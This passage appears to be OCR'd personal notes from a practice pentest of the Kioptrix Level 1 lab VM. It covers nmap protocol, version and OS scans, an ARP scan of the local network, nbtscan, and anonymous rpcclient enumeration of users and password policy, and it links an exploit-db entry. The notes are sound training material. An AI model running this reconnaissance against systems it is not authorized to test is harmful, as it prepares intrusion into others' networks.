
```
You requested a scan type which requires root privileges.
QUITTING!

┌──(silentspectre㉿kali)-[~]
└─$ sudo nmap -sV -sS 192.168.100.212
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-25 00:14 EDT
Nmap scan report for 192.168.100.212
Host is up (0.0039s latency).
Not shown: 994 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
22/tcp   open  ssh         OpenSSH 2.9p2 (protocol 1.99)
80/tcp   open  http        Apache httpd 1.3.20 ((Unix)  (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL
/0.9.6b)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd (workgroup: MYGROUP)
443/tcp  open  ssl/https   Apache/1.3.20 (Unix)  (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
1024/tcp open  status      1 (RPC #100024)
MAC Address: 00:0C:29:7C:3A:16 (VMware)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
.
Nmap done: 1 IP address (1 host up) scanned in 12.97 seconds

┌──(silentspectre㉿kali)-[~]
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.100.213  netmask 255.255.255.0  broadcast 192.168.100.255
        inet6 fe80::20c:29ff:feac:dc08  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:ac:dc:08  txqueuelen 1000  (Ethernet)
        RX packets 3783  bytes 270914 (264.5 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 86483  bytes 5235635 (4.9 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
```

7. Performs an IP protocol scan: **sudo nmap -sO <target ip>**


KaliLinux - VMware Workstation
File Edit View VM Tabs Help
Home
KaliLinux
Kioptrix Level 1
1 2 3 4
silentspectre@kali: ~
File Actions Edit View Help
Live
9:17 AM
6/25/2024

```
┌──(silentspectre㉿kali)-[~]
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.100.213  netmask 255.255.255.0  broadcast 192.168.100.255
        inet6 fe80::20c:29ff:feac:dc08  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:ac:dc:08  txqueuelen 1000  (Ethernet)
        RX packets 3783  bytes 270914 (264.5 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 86483  bytes 5235635 (4.9 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 14  bytes 984 (984.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 14  bytes 984 (984.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0


┌──(silentspectre㉿kali)-[~]
└─$ sudo nmap -sO 192.168.100.212
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-25 00:17 EDT
Nmap scan report for 192.168.100.212
Host is up (0.00053s latency).
Not shown: 253 open|filtered n/a protocols (no-response)
PROTOCOL STATE  SERVICE
1        open   icmp
6        open   tcp
132      closed sctp
MAC Address: 00:0C:29:7C:3A:16 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 3.16 seconds

┌──(silentspectre㉿kali)-[~]
└─$ 
```

8. Performs a comprehensive scan, checking all TCP ports, detecting service versions, and performing OS detection with increased speed and thoroughness**: sudo nmap -p- -sV -T4 -A<target ip>**



KaliLinux - VMware Workstation
File Edit View VM Tabs Help
Home
KaliLinux
Kioptrix Level 1
1 2 3 4
0:25
silentspectre@kali: ~
File Actions Edit View Help

```
┌──(silentspectre㉿kali)-[~]
└─$ sudo nmap -p- -sV -sS -T4 -A 192.168.100.212
[sudo] password for silentspectre:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-25 00:25 EDT
Nmap scan report for 192.168.100.212
Host is up (0.00068s latency).
Not shown: 65529 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
22/tcp   open  ssh         OpenSSH 2.9p2 (protocol 1.99)
| ssh-hostkey:
|   1024 b8:74:6c:db:fd:8b:e6:66:e9:2a:2b:df:5e:6f:64:86 (RSA1)
|   1024 8f:8e:5b:81:ed:21:ab:c1:80:e1:57:a3:3c:85:c4:71 (DSA)
|_  1024 ed:4e:a9:4a:06:14:ff:15:14:ce:da:3a:80:db:e2:81 (RSA)
|_sshv1: Server supports SSHv1
80/tcp   open  http        Apache httpd 1.3.20 ((Unix)  (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL
/0.9.6b)
|_http-title: Test Page for the Apache Web Server on Red Hat Linux
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Apache/1.3.20 (Unix)  (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
111/tcp  open  rpcbind     2 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2            111/tcp   rpcbind
|   100000  2            111/udp   rpcbind
|   100024  1           1024/tcp   status
|_  100024  1           1024/udp   status
139/tcp  open  netbios-ssn Samba smbd (workgroup: vMYGROUP)
443/tcp  open  ssl/https   Apache/1.3.20 (Unix)  (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
| ssl-cert: Subject: commonName=localhost.localdomain/organizationName=SomeOrganization/state
OrProvinceName=SomeState/countryName=--
| Not valid before: 2009-09-26T09:32:06
|_Not valid after:  2010-09-26T09:32:06
|_http-title: 400 Bad Request
| sslv2:
|   SSLv2 supported
|   ciphers:
|     SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
```

https://www.exploit-db.com/exploits/21402#
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

9. Queries a host to retrieve NetBIOS names and service information, identifying Windows systems and shared resources over a network: **nbtscan<ip address>**

25 June, 24




KaliLinux - VMware Workstation
File Edit View VM Tabs Help
Home
KaliLinux
Kioptrix Level 1
silentspectre@kali: ~
File Actions Edit View Help
Ready for fun?
9:53 AM
6/25/2024

```
 Currently scanning: 192.168.221.0/16   |   Screen View: Unique Hosts

 15 Captured ARP Req/Rep packets, from 5 hosts.   Total size: 900
 _____________________________________________________________________________
   IP            At MAC Address     Count     Len  MAC Vendor / Hostname
 -----------------------------------------------------------------------------
 192.168.100.1   4c:f9:5d:be:0c:83      2     120  HUAWEI TECHNOLOGIES CO.,LTD
 192.168.100.119 44:78:3e:50:3e:e6      6     360  Samsung Electronics Co.,Ltd
 192.168.100.102 7c:1c:68:c7:7f:d8      5     300  Samsung Electronics Co.,Ltd
 192.168.100.48  ac:b5:7d:54:2a:05      1      60  Liteon Technology Corporation
 192.168.100.212 00:0c:29:7c:3a:16      1      60  VMware, Inc.


┌──(silentspectre㉿kali)-[~]
└─$ nbtscan 192.168.100.212
Doing NBT name scan for addresses from 192.168.100.212

IP address       NetBIOS Name     Server    User             MAC address
------------------------------------------------------------------------------
192.168.100.212  KIOPTRIX         <server>  KIOPTRIX         00:00:00:00:00:00

┌──(silentspectre㉿kali)-[~]
└─$ 
```

10. Establish a connection to a remote RPC (Remote Procedure Call) server on the specified <ip> address using the specified username (-U): **rpcclient -U “” <target ip>**

    =>srvinfo (to get server info about the remote server you've connected to)


25 June, 24


KaliLinux - VMware Workstation
File Edit View VM Tabs Help
Home
KaliLinux
Kioptrix Level 1
1 2 3 4
silentspectre@kali: ~
File Actions Edit View Help
30°C Sunny
9:59 AM
6/25/2024

```
└─$ rpcclient -U "" 192.168.100.212
Password for [WORKGROUP\]:
rpcclient $>
rpcclient: missing argument
rpcclient $>
rpcclient: missing argument
rpcclient $>
rpcclient: missing argument
rpcclient $>
rpcclient: missing argument
rpcclient $>
rpcclient: missing argument
rpcclient $>
rpcclient: missing argument
rpcclient $>
rpcclient: missing argument
rpcclient $>
rpcclient: missing argument
rpcclient $>
rpcclient: missing argument
rpcclient $>
rpcclient: missing argument
rpcclient $> srv info
command not found: srv
rpcclient $> srvinfo
        KIOPTRIX       Wk Sv PrQ Unx NT SNT Samba Server
        platform_id     :       500
        os version      :       4.5
        server type     :       0x9a03
rpcclient $> enumdomusers
rpcclient $> getdompwinfo
min_password_length: 0
password_properties: 0x00000000
rpcclient $> enumdomgroups
group:[Domain Admins] rid:[0x200]
group:[Domain Users] rid:[0x201]
rpcclient $> enumdomusers
rpcclient $>
```

